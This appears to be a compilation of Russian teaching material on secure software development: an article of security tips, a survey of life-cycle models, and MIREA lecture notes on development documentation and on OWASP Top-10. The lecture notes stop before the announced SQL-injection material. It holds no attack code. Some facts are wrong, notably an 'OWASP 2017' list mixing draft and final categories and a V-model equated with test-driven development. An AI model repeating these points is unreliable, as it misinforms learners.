Огромный рост числа киберпреступлений заставляет компании тщательнее подходить к вопросам безопасности и разрабатывать новые техники, повышающие защищенность приложений. Подобное происходит потому, что традиционные методы, например, ручное тестирование или WAF'ы (Web Application Firewall; межсетевой экран для веб-приложений) часто не спасают от становящихся все более изощренными хакерских атак.

Все больше и больше организаций уделяют внимание улучшению безопасности кода программного обеспечения. Далее в этой статье будет дано 7 советов, которые будут полезны всем, кто желает повысить уровень защищенности веб- и мобильных приложений.

Спланируйте жизненный цикл разработки программного обеспечения

Наиболее эффективный способ повысить безопасность разработок – внедрить так называемый жизненный цикл разработки программного обеспечения (Software Development Life Cycle; SDLC). Сей процесс разделяет цикл разработки на отдельные стадии, в каждой из которых предусмотрен аудит безопасности. Автоматизация тестирования, в конечном счете, позволит обнаружить уязвимости на более ранних стадиях.

Современный жизненный цикл разработки программного обеспечения включает в себя шесть стадий:

Анализ подразумевает создание и внедрение общей стратегии процесса разработки, включая системный анализ, добавление новых функций и доработки по мере развития самого процесса. Сведения, полученные по результатам аудита безопасности, также принимаются во внимание, после чего, при необходимости, пересматриваются ориентиры.

Проектирование подразумевает подготовку к проектированию программного обеспечения на основе требований, полученных по результатам предыдущей стадии.

Реализация подразумевает написание кода приложения. Эта стадия наиболее длинная и сложная во всем цикле.

Тестирование подразумевает выполнение большинства процедур, отвечающих за контроль качества. Сюда же входит тестирование безопасности программного обеспечения. Настоятельно рекомендуется внедрять меры безопасности во все стадии жизненного цикла. Только тогда станет возможным создать наиболее защищенное приложение.

Внедрение подразумевает использование готового программного обеспечения в боевых условиях.

Поддержка подразумевает устранение уязвимостей, проблем, возникающих во время эксплуатации приложения, а также настройку и добавление новых функций на основе пожеланий клиентов. В идеале весь этот процесс проходит с использованием специальных методологий (Agile/DevOps).




Рисунок 1: Наглядная схема процесса разработки безопасных приложений

Автоматизация процедур, связанных с безопасностью

Наиболее эффективный способ повысить безопасность жизненного цикла разработки – автоматизация всех процедур, связанных с безопасностью. Когда аудит безопасности используется во всех шести стадиях, уязвимости находятся на ранних этапах. Раннее обнаружение брешей в коде приложения значительно сокращает время устранения проблемы и выпуска патчей, что позволяет сэкономить деньги и другие ресурсы компании.

В приложении [Static Code Analysis \(SCA\)](#) реализованы специальные сканеры кода, которые могут быть интегрированы во все стадии жизненного цикла. Кроме того, присутствуют легковесные плагины, которые можно легко внедрить в вашу любимую среду разработки.

Другие преимущества, которые дает внедрение автоматического тестирования кода:

Присутствует большая база уязвимых участков кода.

Нет необходимости в сканировании неизмененного кода (идеально для CICD, Agile и DevOps).

Совместимость с большим количеством языков программирования и фреймворков.

Детектирование ошибок в коде (например, переполнение буфера), мертвого кода и других брешей.

Автоматическая генерация отчетов в формате PDF/XML, которые можно использовать для последующего и более детального анализа.

### **Останавливайте сборку, если обнаружены угрозы среднего и высокого уровней**

Вне зависимости от того, какой средой разработки вы пользуетесь, вы должны уметь реагировать сразу же при возникновении серьезных инцидентов. Например, при появлении уязвимостей среднего и высокого уровней, следует незамедлительно останавливать процесс сборки до устранения или хотя бы смягчения возникших угроз. Вышеупомянутое программное обеспечение позволяет это сделать.

### **Не забывайте о входных данных со стороны пользователей. Используйте WAF**

В большинстве современных веб- и мобильных приложениях происходит взаимодействие с пользователями, которые обычно вводят какие-либо сведения в своих браузерах. Это дает хакерам большие возможности для обхода защиты приложений. Наиболее популярные методы атак, используемых злоумышленниками: SQL- и LDAP- инъекции и межсайтовый скрипting (XSS).

Если говорить в общих чертах, то разработчики должны обрабатывать входные данные, чтобы предотвратить неправомерный доступ к серверам. В идеале подобные фильтры следует использовать в комбинации с белыми и черными списками. Другие техники безопасности: минимизация ошибок, выводимых в браузере и ограниченное время пользовательских сессий.

WAF – эффективный способ для обнаружения вредоносных пользовательских данных и мониторинга входящего и исходящего трафика (по заданным критериям) на серверах и в базах данных.

### **Убедитесь в том, что приложение совместимо с современными стандартами безопасности**

Существует два стандарта безопасности, признанных всеми компаниями вне зависимости от сферы деятельности, с которыми, по возможности, должно быть совместимо программное обеспечение. [OWASP Top-10](#) и [SANS 25](#) – исчерпывающие списки уязвимостей, создаваемые некоммерческими организациями. Свежая информация добавляется ведущими экспертами по безопасности со всего мира.

Другие стандарты, имеющие отношение к определенной индустрии:

PCI DSS – для компаний, которые обрабатывают, хранят и передают информацию о кредитных картах.

HIPPA – для поставщиков медицинских услуг.

MISRA – набор стандартов для языка С.

BSIMM – фреймворк, помогающий оценить уровень безопасности приложения.

**Перед использованием тщательно анализируйте сторонние компоненты с открытым исходным кодом**

Компоненты с открытым исходным кодом – неотъемлемая часть практически каждого приложения. К сожалению, многие разработчики бездумно внедряют подобные компоненты без тестирования и исследования их влияния на безопасность приложения в целом. Правильное использование сторонних компонентов с открытым исходным кодом критически важно, если вы хотите, чтобы уровень безопасности вашего приложения был на должном уровне.

**Перед финальным релизом проведите пентесты (еще лучше, если вы будете проводить пентесты после каждого обновления)**

Пентесты не решат все ваши проблемы, но помогут сымитировать действия хакеров, которые будут искать уязвимости похожим образом. Воспользуйтесь услугами профессионалов, которые смогут провести пентест в режиме реального времени. Несмотря на дополнительные временные и денежные затраты, на этой стадии вы можете найти некоторые уязвимости и сэкономите много сил в будущем.

Если позволяют ресурсы, можно провести дополнительные пентесты протоколов безопасности, используемых в компании, что благоприятно скажется на уровне защищенности приложения.

Традиционные средства безопасности наподобие WAF'ов позволяют лишь частично защититься от современных угроз. Рекомендации, указанные выше, помогут вам серьезно повысить уровень безопасности кода и затруднить жизнь злоумышленникам.

Другими словами, разработка качественного кода становится первостепенной задачей. По возможности используйте различные сканеры и автоматические методы тестирования на всех стадиях жизненного цикла разработки программного обеспечения. Тем самым вы сократите вероятность появления проблем, которые могут возникнуть во время выпуска патчей, предназначенных для устранения уязвимостей. Безопасность приложения начинается с исходного кода.

Собственно, что же такое **жизненный цикл программного обеспечения** — ряд событий, происходящих с системой в процессе ее создания и дальнейшего использования. Говоря другими словами, это время от начального момента создания какого либо программного продукта, до конца его разработки и внедрения. Жизненный цикл программного обеспечения можно представить в виде моделей.

**Модель жизненного цикла программного обеспечения** — структура, содержащая процессы действия и задачи, которые осуществляются в ходе разработки, использования и сопровождения программного продукта.

Эти модели можно разделить на 3 основных группы:

Инженерный подход

С учетом специфики задачи

Современные технологии быстрой разработки

Теперь рассмотрим непосредственно существующие модели (подклассы) и оценим их преимущества и недостатки.

### **Модель кодирования и устранения ошибок**

Совершенно простая модель, характерная для студентов ВУЗов. Именно по этой модели большинство студентов разрабатывают, ну скажем лабораторные работы.

Данная модель имеет следующий алгоритм:

- Постановка задачи
- Выполнение
- Проверка результата
- При необходимости переход к первому пункту

Модель также ужасно устаревшая. Характерна для 1960-1970 гг., по-этому преимуществ перед следующими моделями в нашем обзоре практически не имеет, а недостатки на лицо. Относится к первой группе моделей.

### **Каскадная модель жизненного цикла программного обеспечения (водопад)**

Алгоритм данного метода, который я привожу на схеме, имеет ряд преимуществ перед алгоритмом предыдущей модели, но также имеет и ряд **весомых** недостатков.



Преимущества:

- Последовательное выполнение этапов проекта в строгом фиксированном порядке
- Позволяет оценивать качество продукта на каждом этапе
- Недостатки:
  - Отсутствие обратных связей между этапами
  - Не соответствует реальным условиям разработки программного продукта


Относится к первой группе моделей.

### **Каскадная модель с промежуточным контролем (водоворот)**

Данная модель является почти эквивалентной по алгоритму предыдущей модели, однако при этом имеет обратные связи с каждым этапом жизненного цикла, при этом порождает очень весомый недостаток: *10-ти кратное увеличение затрат на разработку*. Относится к первой группе моделей.

### **V модель (разработка через тестирование)**

Данная модель имеет более приближенный к современным методам алгоритм, однако все еще имеет ряд недостатков. Является одной из основных практик экстремального программирования.



### **Модель на основе разработки прототипа**

Данная модель основывается на разработки прототипов и прототипирования продукта.

**Прототипирование** используется на ранних стадиях жизненного цикла программного обеспечения:

- Прояснить не ясные требования (прототип UI)
- Выбрать одно из ряда концептуальных решений (реализация сценариев)
- Проанализировать осуществимость проекта
- Классификация прототипов:
- Горизонтальные и вертикальные
- Одноразовые и эволюционные
- бумажные и раскладовки

**Горизонтальные** прототипы — моделирует исключительно UI не затрагивая логику обработки и базу данных.

**Вертикальные** прототипы — проверка архитектурных решений.


**Одноразовые** прототипы — для быстрой разработки.

**Эволюционные** прототипы — первое приближение эволюционной системы.

Модель принадлежит второй группе.

**Сpirальная модель жизненного цикла программного обеспечения**

Сpirальная модель представляет собой процесс разработки программного обеспечения, сочетающий в себе как проектирование, так и постадийное прототипирование с целью сочетания преимуществ восходящей и нисходящей концепции.



Преимущества:

- Быстрое получение результата
- Повышение конкурентоспособности
- Изменяющиеся требования — не проблема

Недостатки:

- Отсутствие регламентации стадий

*Третьей группе принадлежат такие модели как экстремальное программирование (XP), SCRUM, инкрементальная модель (RUP), но о них я бы хотел рассказать в отдельном топике.*

Большое спасибо за внимание!



МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение  
высшего образования  
**«МИРЭА – Российский технологический университет»**  
**РГУ МИРЭА**

## ЛЕКЦИОННЫЕ МАТЕРИАЛЫ

### Разработка безопасного программного обеспечения

(наименование дисциплины (модуля) в соответствии с учебным планом)

Уровень \_\_\_\_\_ специалитет

(бакалавриат, магистратура, специалитет)

Форма обучения \_\_\_\_\_ очная

(очная,очно-заочная,заочная)

Направление(-я)  
подготовки 10.05.04 «Информационно-аналитические системы безопасности»  
(код(-ы) и наименование(-я))

Институт комплексной безопасности и приборостроения (КБСП)

(полное и краткое наименование)

Кафедра КБ-2 (Прикладные информационные технологии)

(полное и краткое наименование кафедры, реализующей дисциплину (модуль))

Лектор Латыпов Ильдар Танисович

(сокращенно – ученая степень, ученое звание; полностью – ФИО)

Используются в данной редакции с учебного года

2018/19

(учебный год цифрами)

Проверено и согласовано «\_\_\_\_» \_\_\_\_ 20\_\_ г.

(подпись директора Института/Филиала  
с расшифровкой)

Москва 20\_\_ г.

## ЛЕКЦИЯ №4

«Документация, создаваемая в процессе разработки программных средств»  
по дисциплине «Разработка безопасного программного обеспечения»

При разработке ПО создается и используется большой объем разнообразной документации. Она необходима как средство передачи информации между разработчиками ПО, как средство управления разработкой ПС и как средство передачи пользователям информации, необходимой для применения и сопровождения ПО. На создание этой документации приходится большая доля стоимости ПО.

Эту документацию можно разбить на две группы:

- Документы управления разработкой ПО.
- Документы, входящие в состав ПО.

Документы управления разработкой ПО (software process documentation) управляют и протоколируют процессы разработки и сопровождения ПО, обеспечивая связи внутри коллектива разработчиков ПО и между коллективом разработчиков и менеджерами ПО (software managers) - лицами, управляющими разработкой ПО. Эти документы могут быть следующих типов [1]:

- Планы, оценки, расписания. Эти документы создаются менеджерами для прогнозирования и управления процессами разработки и сопровождения ПО.
- Отчеты об использовании ресурсов в процессе разработки. Создаются менеджерами.
- Стандарты. Эти документы предписывают разработчикам, каким принципам, правилам, соглашениям они должны следовать в процессе разработки ПО. Эти стандарты могут быть как международными или национальными, так и специально созданными для организации, в которой ведется разработка ПО.
- Рабочие документы. Это основные технические документы, обеспечивающие связь между разработчиками. Они содержат фиксацию идей и проблем, возникающих в процессе разработки, описание используемых стратегий и подходов, а также рабочие (временные) версии документов, которые должны войти в ПО.
- Заметки и переписка. Эти документы фиксируют различные детали взаимодействия между менеджерами и разработчиками.
- Документы, входящие в состав ПО (software product documentation), описывают программы ПО как с точки зрения их применения пользователями, так и с точки зрения их разработчиков и сопроводителей (в соответствии с назначением ПО). Здесь следует отметить, что эти документы будут использоваться не только на стадии эксплуатации ПО (в ее фазах применения и сопровождения), но и на стадии разработки для управления процессом разработки (вместе с рабочими документами) - во всяком случае, они должны быть проверены (протестированы) на соответствие программам ПО. Эти документы образуют два комплекта с разным назначением:

- Пользовательская документация ПО (П-документация).
- Документация по сопровождению ПО (С-документация).

**Пользовательская документация программных средств**

Пользовательская документация ПО (user documentation) объясняет пользователям, как они должны действовать, чтобы применить разрабатываемое ПО [1,2.]. Она необходима, если ПО предполагает какое-либо взаимодействие с пользователями. К такой документации относятся документы, которыми должен руководствоваться пользователь при инсталляции ПО (при установке ПО с соответствующей настройкой на среду применения ПО), при применении ПО для решения своих задач и при управлении ПО (например, когда разрабатываемое ПО будет взаимодействовать с другими системами). Эти документы частично затрагивают вопросы сопровождения ПО, но не касаются вопросов, связанных с модификацией программ.

В связи с этим следует различать две категории пользователей ПО: ординарных пользователей ПО и администраторов ПО. Ординарный пользователь ПО (end-user) использует ПО для решения своих задач (в своей предметной области). Это может быть инженер, проектирующий техническое устройство, или кассир, продающий железнодорожные билеты с помощью ПО. Он может и не знать многих деталей работы компьютера или принципов программирования. Администратор ПО (system administrator) управляет использованием ПО ординарными пользователями и осуществляет сопровождение ПО, не связанное с модификацией программ. Например, он может регулировать права доступа к ПО между ординарными пользователями, поддерживать связь с поставщиками ПО или выполнять определенные действия, чтобы поддерживать ПО в рабочем состоянии, если оно включено как часть в другую систему.

Состав пользовательской документации зависит от аудиторий пользователей, на которые ориентировано разрабатываемое ПО, и от режима использования документов. Под аудиторией здесь понимается контингент пользователей ПО, у которого есть необходимость в определенной пользовательской документации ПО [2]. Удачный пользовательский документ существенно зависит от точного определения аудитории, для которой он предназначен. Пользовательская документация должна содержать информацию, необходимую для каждой аудитории. Под режимом использования документа понимается способ, определяющий, каким образом используется этот документ. Обычно пользователю достаточно больших программных систем требуются либо документы для изучения ПО (использование в виде инструкции), либо для уточнения некоторой информации (использование в виде справочника).

В соответствии с работами [1, 2] можно считать типичным следующий состав пользовательской документации для достаточно больших ПО:

Общее функциональное описание ПО. Дает краткую характеристику функциональных возможностей ПО. Предназначено для пользователей, которые должны решить, насколько необходимо им данное ПО.

Руководство по инсталляции ПО. Предназначено для администраторов ПО. Оно должно детально предписывать, как устанавливать системы в конкретной среде, в частности, должно содержать описание компьютерно-считывающего носителя, на котором поставляется ПО, файлы, представляющие ПО, и требования к минимальной конфигурации аппаратуры.

Инструкция по применению ПО. Предназначена для ординарных пользователей. Содержит необходимую информацию по применению ПО, организованную в форме удобной для ее изучения.

Справочник по применению ПО. Предназначен для ординарных пользователей. Содержит необходимую информацию по применению ПО, организованную в форме удобной для избирательного поиска отдельных деталей.

Руководство по управлению ПО. Предназначено для администраторов ПО. Оно должно описывать сообщения, генерируемые, когда ПО взаимодействует с другими системами, и как должен реагировать администратор на эти сообщения. Кроме того, если ПО использует системную аппаратуру, этот документ может объяснять, как сопровождать эту аппаратуру.

Как уже говорилось ранее, разработка пользовательской документации начинается сразу после создания внешнего описания. Качество этой документации может существенно определять успех ПО. Она должна быть достаточно проста и удобна для пользователя (в противном случае это ПО, вообще, не стоило создавать). Поэтому, хотя черновые варианты (наброски) пользовательских документов создаются основными разработчиками ПО, к созданию их окончательных вариантов часто привлекаются профессиональные технические писатели. Кроме того, для обеспечения качества пользовательской документации разработан ряд стандартов (см. например, [2]), в которых предписывается порядок разработки этой документации, формулируются требования к каждому виду пользовательских документов и определяются их структура и содержание.

#### Документация по сопровождению программных средств

Документация по сопровождению ПО (system documentation) описывает ПО с точки зрения ее разработки. Эта документация необходима, если ПО предполагает изучение того, как оно устроена (сконструирована), и модернизацию его программ. Как уже отмечалось, сопровождение - это продолжающаяся разработка. Поэтому в случае необходимости модернизации ПО к этой работе привлекается специальная команда разработчиков-сопроводителей. Этой команде придется иметь дело с такой же документацией, которая определяла деятельность команды первоначальных (основных) разработчиков ПО, - с той лишь разницей, что эта документация для команды разработчиков-сопроводителей будет, как правило, чужой (она создавалась другой командой). Чтобы понять строение и процесс разработки модернизируемого ПО, команда разработчиков-сопроводителей должна изучить эту документацию, а затем внести в нее необходимые изменения, повторяя в значительной степени технологические процессы, с помощью которых создавалось первоначальное ПО.

Документация по сопровождению ПО можно разбить на две группы:

- документация, определяющая строение программ и структур данных ПО и технологию их разработки;

- документацию, помогающую вносить изменения в ПО.

Документация первой группы содержит итоговые документы каждого технологического этапа разработки ПО. Она включает следующие документы:

Внешнее описание ПО (Requirements document).

Описание архитектуры ПО (description of the system architecture), включая внешнюю спецификацию каждой ее программы (подсистемы).

Для каждой программы ПО - описание ее модульной структуры, включая внешнюю спецификацию каждого включенного в нее модуля.

Для каждого модуля - его спецификация и описание его строения (design description).

Тексты модулей на выбранном языке программирования (program source code listings).

Документы установления достоверности ПО (validation documents), описывающие, как устанавливалась достоверность каждой программы ПО и как информация об установлении достоверности связывалась с требованиями к ПО.

Документы установления достоверности ПО включают, прежде всего, документацию по тестированию (схема тестирования и описание комплекта тестов), но могут включать и результаты других видов проверки ПО, например, доказательства свойств программ. Для обеспечения приемлемого качества этой документации полезно следовать общепринятым рекомендациям и стандартам [3 - 8].

Документация второй группы содержит

Руководство по сопровождению ПО (system maintenance guide), которое описывает особенности реализации ПО (в частности, трудности, которые пришлось преодолевать) и как учтены возможности развития ПО в его строении (конструкции). В нем также фиксируются, какие части ПО являются аппаратно- и программно-зависимыми.

Общая проблема сопровождения ПО - обеспечить, чтобы все его представления шли в ногу (оставались согласованными), когда ПО изменяется. Чтобы этому помочь, связи и зависимости между документами и их частями должны быть отражены в руководстве по сопровождению, и зафиксированы в базе данных управления конфигурацией.

Вопросы к лекции 4

1. Что такое менеджер программного средства?
2. Что такое ординарный пользователь программного средства?
3. Что такое администратор программного средства?
4. Что такое руководство по инсталляции программного средства?
5. Что такое руководство по управлению программным средством?
6. Что такое руководство по сопровождению программного средства?

Литература к лекции

1. Ian Sommerville. Software Engineering. - Addison-Wesley Publishing Company, 1992. P.
2. ANSI/IEEE Std 1063-1988, IEEE Standard for Software User Documentation.
3. ANSI/IEEE Std 830-1984, IEEE Guide for Software Requirements Specification.
4. ANSI/IEEE Std 1016-1987, IEEE Recommended Practice for Software Design Description.
5. ANSI/IEEE Std 1008-1987, IEEE Standard for Software Unit Testing.
6. ANSI/IEEE Std 1012-1986, IEEE Standard for Software Verification and Validation Plans.
7. ANSI/IEEE Std 983-1986, IEEE Guide for Software Quality Assurance Planning.
8. ANSI/IEEE Std 829-1983, IEEE Standard for Software Test Documentation.



МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение  
высшего образования  
**«МИРЭА – Российский технологический университет»**  
**РГУ МИРЭА**

## ЛЕКЦИОННЫЕ МАТЕРИАЛЫ

### **Разработка безопасного программного обеспечения**

(наименование дисциплины (модуля) в соответствии с учебным планом)

Уровень \_\_\_\_\_ специалитет

(бакалавриат, магистратура, специалитет)

Форма обучения \_\_\_\_\_ очная

(очная,очно-заочная,заочная)

Направление(-я)  
подготовки 10.05.04 «Информационно-аналитические системы безопасности»  
(код(-ы) и наименование(-я))

Институт комплексной безопасности и приборостроения (КБСП)

(полное и краткое наименование)

Кафедра КБ-2 (Прикладные информационные технологии)

(полное и краткое наименование кафедры, реализующей дисциплину (модуль))

Лектор Латыпов Ильдар Танисович

(сокращенно – ученая степень, ученое звание; полностью – ФИО)

Используются в данной редакции с учебного года

2018/19

(учебный год цифрами)

Проверено и согласовано «\_\_\_\_» \_\_\_\_ 20\_\_ г.

(подпись директора Института/Филиала  
с расшифровкой)

Москва 20\_\_ г.

## **ЛЕКЦИЯ №5**

«Безопасность Web-приложений. Критичные риски безопасности по OWASP. SQL инъекции. Способы защиты.»  
по дисциплине «Разработка безопасного программного обеспечения»

**Уважаемые студенты!** Сегодня вы продолжаете изучение дисциплины профиля «Информационные технологии специальной аналитики и безопасности». Дисциплина называется «Безопасная разработка программного обеспечения». Лекция №5 «Безопасность Web-приложений. Критичные риски безопасности по OWASP. SQL инъекции. Способы защиты». Докладчик: преподаватель кафедры КБ-2, Латыпов И.Т. Продолжительность лекции - 2 академических часа.

Список тем для рассмотрения:

1. Открытый проект обеспечения безопасности OWASP.
2. Классификация веб-уязвимостей.
3. Список наиболее опасных рисков веб-приложений.
4. Типы SQL инъекций.
5. Природа возникновения SQL инъекций.
5. Автоматизированное ПО проверки кода на SQL инъекции

Обновился список Топ-10 уязвимостей от OWASP — наиболее критичных рисков безопасности веб-приложений.

На проект OWASP Топ-10 ссылается множество стандартов, инструментов и организаций, включая MITRE, PCI DSS, DISA, FTC, и множество других. OWASP Топ-10 является признанной методологией оценки уязвимостей веб-приложений во всем мире.

Open Web Application Security Project (OWASP) — это открытый проект обеспечения безопасности веб-приложений. Сообщество OWASP включает в себя корпорации, образовательные организации и частных лиц со всего мира. Сообщество работает над созданием статей, учебных пособий, документации, инструментов и технологий, находящихся в свободном доступе.

Версия стандарта обновляется приблизительно раз в три года и отражает современные тренды безопасности веб-приложений.

Список самых опасных рисков (уязвимостей) веб-приложений от 2017 года:

- A1 Внедрение кода
- A2 Некорректная аутентификация и управление сессией
- A3 Межсайтовый скриптинг
- A4 Нарушение контроля доступа
- A5 Небезопасная конфигурация
- A6 Утечка чувствительных данных
- A7 Недостаточная защита от атак (NEW)
- A8 Подделка межсайтовых запросов
- A9 Использование компонентов с известными уязвимостями
- A10 Недостаточное журналирование и мониторинг

**Изменения**

Первая тройка — инъекции кода, недостатки управления и хранения сессия и межсайтовый скрипting остались без изменений, это свидетельствует о том, что несмотря на большое количество лучших практик по написанию безопасного кода, средств очистки данных, внедрения разнообразных токенов и прочего — безопаснее веб-приложения не становятся.

На 4 место вернулась старая категория — Broken Access Control, которая в новой редакции состоит из слияния A4 и A7 из редакции 2013 года.

7 место теперь занимает новая категория — Insufficient Attack Protection. В большинстве веб-приложений и окружения отсутствует возможность обнаруживать, предотвращать и реагировать на современные атаки — как автоматические, так и выполняемые вручную. Выявление и защита от атак выходит далеко за рамки проверки базового ввода (обычно это валидация входных значений) и должна включать в себя автоматическое обнаружение, журналирование, реагирование и даже блокировку попыток эксплуатации. Владельцы приложений также должны иметь возможность быстро развертывать исправления для защиты от атак. Другими словами — это прямая рекомендация использовать [web application firewall](#) для защиты веб-приложения.

